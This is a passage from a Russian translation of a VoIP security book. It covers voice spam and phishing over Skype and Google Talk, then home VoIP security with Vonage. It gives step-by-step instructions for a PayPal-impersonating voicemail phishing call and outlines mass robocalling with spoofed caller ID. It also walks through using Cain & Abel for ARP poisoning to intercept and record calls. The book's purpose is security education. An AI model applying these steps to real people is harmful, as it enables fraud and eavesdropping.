Если звонок был успешно выполнен, тогда может начаться настоящая неприятность. Как вы могли заметить, в файле звонка нет ничего уникального, кроме телефонного номера, указанного в первой строке. Можно создать простой сценарий, который меняет 10-значный телефонный номер цели на любое значение, которое пожелает спамер. Более того, сценарий можно написать так, чтобы создать уникальный файл звонка для каждого номера между 415.000.0000 и 415.999.9999. После того как эти файлы звонков будут перемещены в исходящую папку и отправлены Asterisk, он сможет отправить заранее записанный файл SPAM.mp3 на все телефонные номера Сан-Франциско, поскольку 415 - код зоны Сан-Франциско. Кроме того, злоумышленник мог бы использовать свою учетную запись VoIPJet вместо VoIPBuster и установить значение Caller ID на что-то доверенное,

например номер местной пожарной службы. Это заставило бы звонки выглядеть как исходящие от доверенного источника, позволяя спамеру "SPIT" на все телефоны в крупном городе.

Облегченный SPIT с Skype/Google Talk

Еще один способ "SPIT" на пользователей - использовать Skype, Google Talk или несколько других VoIP-клиентов, поддерживающих функцию голосовой почты. Skype и Google Talk предлагают возможность отправлять сообщение голосовой почты другим пользователям Skype/Google Talk. Подобно отправке рекламной электронной почты пользователям, этой функцией могут злоупотреблять пользователи Skype/Google Talk. Функция позволяет отправить голосовую почту любому контакту в вашем списке контактов. В отличие от массовой электронной почты, которая позволяет отправить одно письмо нескольким тысячам пользователей, Skype и Google Talk не поддерживают массовую голосовую почту. Злоумышленнику пришлось бы отправлять голосовую почту каждой цели по одной, что ограничивает осуществимость такого типа SPIT-деятельности, поскольку объем является важным фактором, когда кто-то пытается рекламировать продукты пользователям через спам. Тем не менее, чтобы провести SPIT против пользователей Skype/Google Talk, фишер может отправить голосовую почту, которая звучит так, будто пришла от легитимной компании-эмитента кредитной карты. Фактически, учитывая, что PayPal является заметной целью фишеров электронной почты, а eBay владеет и PayPal, и Skype, голосовая почта от "PayPal" на учетную запись Skype с упоминанием несанкционированной активности и требованием немедленных действий, вероятно, станет следующей волной атак. Пример фишинговой попытки в Skype может звучать так:

"Dear Customer: We have noticed unusual activity in your account and ask that you call 1.800.118.2006 immediately to resolve this issue. The activity in question seems to be abusing both your PayPal and eBay accounts at this time. Thank you, PayPal Trust and Safety."

Выполните следующие шаги, чтобы завершить proof of concept SPIT с помощью Skype:

1. Загрузите Skype с <http://www.skype.com/> или Google Talk с <http://www.google.com/talk/>.
2. Приобретите Skype Voicemail, который можно купить за 6 долларов США, или Google Talk Voicemail, который бесплатен.
3. Откройте Notepad и скопируйте предыдущий фишинговый текст в новый файл.
4. Откройте Windows Sound Recorder (Start > Programs > Accessories > Sound Recorder).
5. Откройте Windows Narrator (Start > Programs > Accessibility > Narrator).
6. Нажмите кнопку Record в Sound Recorder.
7. Когда Narrator начнет произносить слова, переведите фокус на файл Notepad. Этот шаг записывает фишинговый текст компьютерным голосом, имитируя автоматизированные звонки, выполняемые компаниями-эмитентами кредитных карт.
8. Нажмите кнопку Stop в Sound Recorder после того, как Narrator закончит фишинговый текст. Сохраните файл как SPIT.wav.
9. Чтобы использовать Skype и/или Google Talk для SPIT:
 - Щелкните правой кнопкой мыши пользователя, которому хотите отправить голосовую почту SPIT.
 - Дождитесь, пока голосовой ящик пользователя начнет запись.
 - Воспроизведите файл SPIT.wav со своей машины.

Готово! Вы только что отправили спам-сообщение голосовой почты с использованием компьютерно-автоматизированного текста целевому пользователю VoIP.

Как вы могли заметить, пример показывает незамысловатый метод рассылки спама пользователям VoIP. Как и в любом другом разделе этой главы, цель proof of concept - показать, насколько легко можно выполнить SPIT, но не дать рецепт катастрофы. Реальная методика SPIT улучшила бы

предыдущий пример за счет лучшего компьютерно-автоматизированного голоса, например созданного Asterisk Festival, и массовой отправки голосовой почты с одним аудиофайлом с помощью сценариев или какого-либо другого автоматизированного метода доставки.

Резюме

Как вы, без сомнения, заметили из этой главы, в VoIP-инфраструктуре возможны многие нестандартные атаки. Описания многих из этих атак в этой главе показали самые тяжелые случаи, которые позволяют любому пользователю загрузить систему Asterisk PBX и за несколько мгновений играть с доверенными устройствами в наших домах и офисах: стационарными и мобильными телефонами, а также VoIP-телефонами. VoIP-технологии еще предстоит пройти долгий путь в отношении границ доверия и гарантий безопасности, потому что злоупотребление системой активно не предотвращается и не защищается. История говорит нам, что когда злоупотребление возможно и может привести к финансовой выгоде, как в случае с технологиями электронной почты, злоумышленники не колеблясь воспользуются этой возможностью. К сожалению для всех остальных, доверие к вещам, которые раньше казались нам очень надежными, больше нельзя гарантировать, будь то Caller ID, представитель по работе со счетами из компании-эмитента кредитной карты или просто голосовая почта.

Глава 8. Домашние VoIP-решения

Домашние VoIP-решения набирали популярность многие годы. От ранних решений вроде Net2Phone до популярности VoIP-решений для ПК вроде Skype и далее до традиционных телефонов, использующих VoIP-решения вроде Vonage, применение VoIP дома растет. Хотя Интернет позволял совершать телефонные звонки по IP-протоколам уже много лет, только примерно в 2005 году эта технология действительно закрепилась на домашнем рынке. Многие аспекты VoIP-решений привлекательны для домашнего пользователя, включая растущую стоимость традиционных домашних телефонов, все более частый отказ от стационарных линий в пользу мобильных телефонов и "гиковский" фактор возможности использовать компьютер для всего, включая недорогие телефонные звонки друзьям и семье.

Хотя VoIP дома является дешевым, увлекательным и простым в использовании способом совершать телефонные звонки, у него есть несколько недостатков. Например, если ваше домашнее голосовое решение основано на ПК, отключение электричества может оставить вас без телефона, потому что без питания компьютера вы не сможете подключиться к сервисам. Кроме того, традиционные службы 911 могут быть недоступны со многими VoIP-клиентами для ПК, такими как Skype, Yahoo! и Google, потому что многие VoIP-решения не могут предоставить физический адрес звонящего, а это требование для использования звонков 911. Качество связи также временами может быть проблемой. Хотя некоторые VoIP-сервисы имеют высокое качество, технология все еще довольно нестабильна. Например, качество звонков Skype улучшилось, но сервис все еще оставляет желать лучшего с точки зрения стабильного качества каждого звонка.

Последний недостаток, наиболее важный для этой главы, - относительный недостаток безопасности. Хотя стационарные линии не дешевы, не модны в использовании и не гибки, они обеспечивают слой внутренней безопасности и доверия. Безопасность стационарных линий выходит за рамки этой главы, но никто не станет спорить, что большинство пользователей вкладывает значительную долю доверия в стационарные звонки, если речь идет о случайном атакующем. Люди, вероятно, ожидают, что правительство сможет прослушивать их телефонные линии, но они не ожидают, что любой 15-летний подросток в Интернете сможет сделать то же самое. Именно здесь VoIP добавляет опасность. К этому моменту книги вы, однако, уже должны хорошо понимать, что безопасность и доверие являются главными проблемами VoIP, и те же проблемы применимы к домашним VoIP-решениям.

Эта глава оценивает безопасность домашних VoIP-решений, включая коммерческие VoIP-решения, VoIP-решения для ПК и телефонные решения для малого офиса/домашнего офиса (SOHO).

Следующий список описывает продукты, рассматриваемые в каждой категории:

Коммерческие VoIP-решения

Vonage

VoIP-решения для ПК

Yahoo! Messenger

Google Talk

Microsoft Live Messenger

Skype

Телефонные решения SOHO

Продукты компаний вроде Linksys, Netgear и D-Link

Следует отметить, что многие протоколы, используемые коммерческими, ПК-ориентированными и/или SOHO VoIP-решениями, уже обсуждались в этой книге, в частности в главах о SIP и RTP, то есть в главах 2 и 4 соответственно. Все атаки, показанные в главах о SIP и RTP, применимы к каждому VoIP-продукту, который использует эти протоколы, независимо от того, Yahoo! Messenger это или Vonage. Хотя эта глава не обязательно будет повторять информацию, приведенную в предыдущих главах, мы будем специально обсуждать сильные и слабые стороны безопасности каждого домашнего VoIP-решения, а знакомый материал поможет дать контекст.

Коммерческие VoIP-решения

Коммерческие VoIP-решения быстро росли в течение последних нескольких лет: такие компании, как Vonage, предоставляли клиентам традиционные телефонные услуги через Интернет. В отличие от звонков ПК-ПК или гибридных решений ПК/аппаратный телефон, Vonage не требует какого-либо программного обеспечения на ПК для работы системы. Хотя пользователи Vonage могут использовать дополнительное ПО, системе требуется только базовая станция, подключенная к домашнему телефонному разъему и Ethernet-кабелю. Фактически домашние пользователи могут использовать свои существующие PSTN-телефоны, то есть телефоны сети общего пользования (public switched telephone network), традиционной стационарной линии, с решением Vonage, не нуждаясь в аппаратном VoIP-устройстве.

Хотя Vonage и другие провайдеры предлагают более низкую пакетную цену за домашние телефонные услуги, чем традиционные телефонные компании, безопасность VoIP-звонка Vonage необходимо учитывать. Даже если традиционные стационарные PSTN-линии не обязательно защищают телефонный звонок пользователя,¹ при использовании домашнего телефона все равно предполагается определенный уровень доверия. Последствия для безопасности у Vonage не отличаются от связанных с ранее описанными небезопасными протоколами, такими как SIP и RTP, но процесс атаки немного изменен.

Примечание 1. Вспомните события 2006 года, когда крупные организации вроде Qwest и AT&T передали тысячи телефонных записей государственным агентствам, таким как National Security Agency.

Vonage

Согласно веб-сайту Vonage, VoIP-звонки с использованием сервиса Vonage безопасны. Фактически компания заявляет, что звонок Vonage на самом деле безопаснее, чем звонок, выполненный по традиционной PSTN-линии.² Компания далее утверждает, что злоумышленник не может просто прослушать провод или перенаправить разговор в другое место. Это очень смелые заявления о безопасности, требующие существенного подтверждения, поэтому посмотрим, верны ли они.

Примечание 2. См.

http://www.vonage.com/help.php?article=1033&category=127&nav=102&refer_id=OLNSRCH170307.

Типовая архитектурная схема Vonage показана на рисунке 8-1.

A typical Vonage architecture setup is shown in Figure 8-1.




Рисунок 8-1: VoIP-схема Vonage.

К сожалению, Vonage не безопаснее PSTN-линий и уязвим для нескольких атак безопасности VoIP. В частности, каждая атака, обсуждавшаяся в главах о SIP и RTP, может быть применена к Vonage. Довольно удивительно видеть, что Vonage делает такие смелые обещания безопасности при столь небольшом количестве доказательств. И установление сеанса через SIP, и передача медиаданных через RTP широко открыты для атак. В защиту Vonage можно сказать, что атаки из Интернета имеют небольшую поверхность атаки. На рисунке 8-2 показаны три основные поверхности атаки Vonage.

attack surface. Figure 8-2 shows three main attack surfaces of Vonage.




Рисунок 8-2: Атака на VoIP-сеть Vonage.

Чтобы дополнительно определить поверхность атаки Vonage, следующий список описывает вероятность каждой атаки. Вероятность здесь измеряется как шанс успешного выполнения атаки в данной среде.

Высокая вероятность. Внутренние атакующие, имеющие доступ к дому пользователя, например супруг или супруга, ребенок, родитель, сосед по жилью, парень или девушка соседа по жилью.

Средняя вероятность. Системы Vonage, подключенные к домашним беспроводным сетям, доступным соседям и wardriver-ам.

Низкая вероятность. Внешние атакующие, способные прослушивать сеть в правильном сегменте.

Хотя термин "внутренние атакующие" может звучать слишком жестко для члена семьи или соседа по жилью, большинство людей время от времени совершает звонки, которые супруг, ребенок, родитель или сосед по жилью не должен слушать. Будь то звонок о вечеринке-сюрпризе для родственника, секрет, который нужно скрыть от родителей, или заказ пиццы соседом по жилью с передачей номера кредитной карты, некоторые вещи просто требуют приватности.

Беспроводная поверхность атаки, вероятно, вызывает больше беспокойства, потому что многие люди используют дома беспроводные концентраторы Linksys, Netgear и D-Link. Хотя удобство беспроводных сетей велико, защитные механизмы домашних беспроводных устройств ужасны. Большинство домашних беспроводных сетей настроены очень плохо с точки зрения безопасности. Например, небольшое число домашних пользователей разворачивают беспроводные устройства без шифрования, позволяя атакующим в соседстве подключаться и видеть весь трафик, передаваемый открытым текстом. Некоторые пользователи включают шифрование Wired Equivalent Privacy (WEP) на своих беспроводных устройствах, но атакующий может взломать WEP примерно за 30 минут или меньше. Более новое решение, Wi-Fi Protected Access (WPA), все чаще используется для замены WEP, но автономные словарные атаки на WPA можно довольно легко выполнять инструментами вроде Cain & Abel. Использование любой из этих форм шифрования позволяет внешнему атакующему, например соседу или даже любому wardriver-у с мощной беспроводной антенной, прослушивать трафик и подслушивать VoIP-звонки пользователя.

Последний сценарий имеет самую сложную поверхность атаки, но его все равно следует учитывать при рассмотрении безопасности. Поскольку трафик Vonage передается открытым текстом, любой вредоносный пользователь в DSL/кабельном сегменте может прослушивать трафик и просматривать информацию о звонке. Атакующему из России, нацеленному на пользователя в Калифорнии, будет трудно попасть в конкретный сетевой сегмент; однако атакующий, использующий того же широкополосного провайдера, что и другой пользователь Vonage, мог бы легко прослушивать этот сегмент. Кроме того, ограниченный доступ к сетевому сегменту определенно уменьшает поверхность атаки, но ведение голосовой коммуникации, проходящей по сети открытым текстом, не является хорошей практикой. В качестве аналогии большинство интернет-пользователей не стали бы покупать товар онлайн, если бы веб-браузер не использовал шифрование (SSL). Пользователей приучили искать значок замка безопасности в веб-браузере или наличие https вместо http в адресной строке, чтобы убедиться, что любая транзакция или коммуникация между ними и Amazon, eBay, PayPal или веб-сайтом банка на 100 процентов зашифрована и, следовательно, безопасна. Однако пользователь Vonage, сообщая номер своей кредитной карты по телефону для оплаты пиццы, только что отправил всю эту информацию о кредитной карте через Интернет открытым текстом, что эквивалентно оплате кредитной картой в веб-браузере без уверенности, которую дает SSL.

Чтобы показать проблемы безопасности на практике, следующий раздел покажет, как атакующий выполнял бы SIP- и RTP-атаки против VoIP-решения, использующего Vonage. Многие из этих атак уже были объяснены в главах о SIP и RTP, но здесь они будут адаптированы специально к среде Vonage. Кроме того, будут показаны только демонстрации SIP/RTP, атакующие сеть или

оборудование домашнего пользователя, поскольку атака на любую инфраструктуру Vonage незаконна. Следующие атаки могут быть инициированы на любой из поверхностей атаки, показанных на рисунке 8-2:

- Прослушивание звонков (RTP)
- Инъекция голоса (RTP)
- Извлечение имени пользователя/пароля (SIP)

Прослушивание звонков (RTP)

RTP - это протокол открытого текста, что означает, что его можно прослушивать в сети так же, как другие протоколы открытого текста, например telnet, FTP и HTTP. Хотя прослушивать RTP-пакеты так же легко, как пакеты telnet, получить полезную информацию не так просто. Голосовые разговоры с использованием RTP состоят из набора аудиопакетов, каждый из которых содержит определенную часть аудиокоммуникации от одной конечной точки к другой. Захват одного RTP-пакета даст атакующему только один аудиофрагмент более длинного разговора.

Простой способ решить эту проблему без добавления сложности - использовать инструмент вроде Cain & Abel или Wireshark. Эти инструменты, как и другие, могут захватить последовательность RTP-пакетов, собрать их в правильном порядке и сохранить RTP-поток как аудиофайл, например файл .wav, с использованием правильного аудиокодека. Таким образом любой пассивный атакующий может просто навести, щелкнуть и прослушать почти любую VoIP-коммуникацию.

Выполнение атаки "человек посередине" помогает обеспечить успешность VoIP-прослушивания, потому что заставляет цели отправлять свои пакеты через атакующего в локальной подсети. Например, предположим, что две доверенные стороны, Sonia и Kusum, хотят поговорить по телефону. Чтобы связаться с Kusum, Sonia набирает ее номер. Когда Kusum отвечает на телефон, Sonia начинает коммуникацию с Kusum. Во время атаки "человек посередине" атакующий перехватывает соединение между Sonia и Kusum и действует как маршрутизатор для соединения. Это заставляет две конечные точки маршрутизироваться через неавторизованную третью сторону. Kusum и Sonia все еще могут общаться; однако ни одна из них не будет знать, что неавторизованная третья сторона слушает каждое слово их разговора. Атака похожа на трехсторонний телефонный звонок, в котором двое из трех звонящих не знают о присутствии третьего. На рисунке 8-3 показан высокоуровневый пример атаки "человек посередине".

example of a man-in-the-middle attack.




Рисунок 8-3: Атака "человек посередине".

ПРИМЕЧАНИЕ. Подробнее об атаках "человек посередине" см. главу 4.

Чтобы захватить RTP-пакеты Vonage, собрать их и декодировать в .wav-файлы с использованием правильного кодека, одновременно выполняя атаку "человек посередине", атакующий может использовать очень популярный инструмент Cain & Abel. Чтобы выполнить атаку "человек посередине" по рисунку 8-3 с помощью Cain & Abel, атакующий выполнил бы следующие шаги:

1. Загрузите Cain & Abel, написанный Massimiliano Montoro, с <http://www.oxid.it/cain.html>.
2. Установите программу с настройками по умолчанию. Также установите пакетный драйвер WinPCap, если он еще не установлен.
3. Запустите Cain & Abel (Start > Programs > Cain).
4. Щелкните зеленый значок в левом верхнем углу, похожий на сетевую карту. Атакующий захочет проверить, что его NIC-карта корректно определена и включена Cain & Abel.
5. Выберите вкладку Sniffer.
6. Щелкните символ + на панели инструментов. Появится окно MAC Address Scanner. Оно перечислит все MAC-адреса в локальной подсети.
7. Нажмите ОК. Результаты см. на рисунке 8-4.

7. Click **OK**. See Figure 8-4 for the results.




Рисунок 8-4: Результаты MAC Address Scanner.

8. Выберите вкладку APR в нижней части инструмента, чтобы переключиться на интерфейс ARP Pollution Routing.
9. Щелкните символ + на панели инструментов, чтобы показать все IP-адреса и их MAC-адреса. См. рисунок 8-5.




Рисунок 8-5: IP-адреса и их MAC-адреса.

10. В левой части диалога, показанного на рисунке 8-5, выберите цель для атаки "человек посередине". Скорее всего, это будет шлюз по умолчанию в подсети атакующего, чтобы все пакеты сначала проходили через атакующего, прежде чем попасть к настоящему шлюзу подсети.
11. После выбора цели, в нашем примере это IP-адрес шлюза 172.16.1.1, атакующий выбирает справа конечные точки VoIP, трафик которых хочет перехватить, например базовую станцию Vonage. Если он не знает, какой IP-адрес принадлежит устройству Vonage, он просто выбирает все IP-адреса справа. Подробнее см. рисунок 8-6.

more detail.

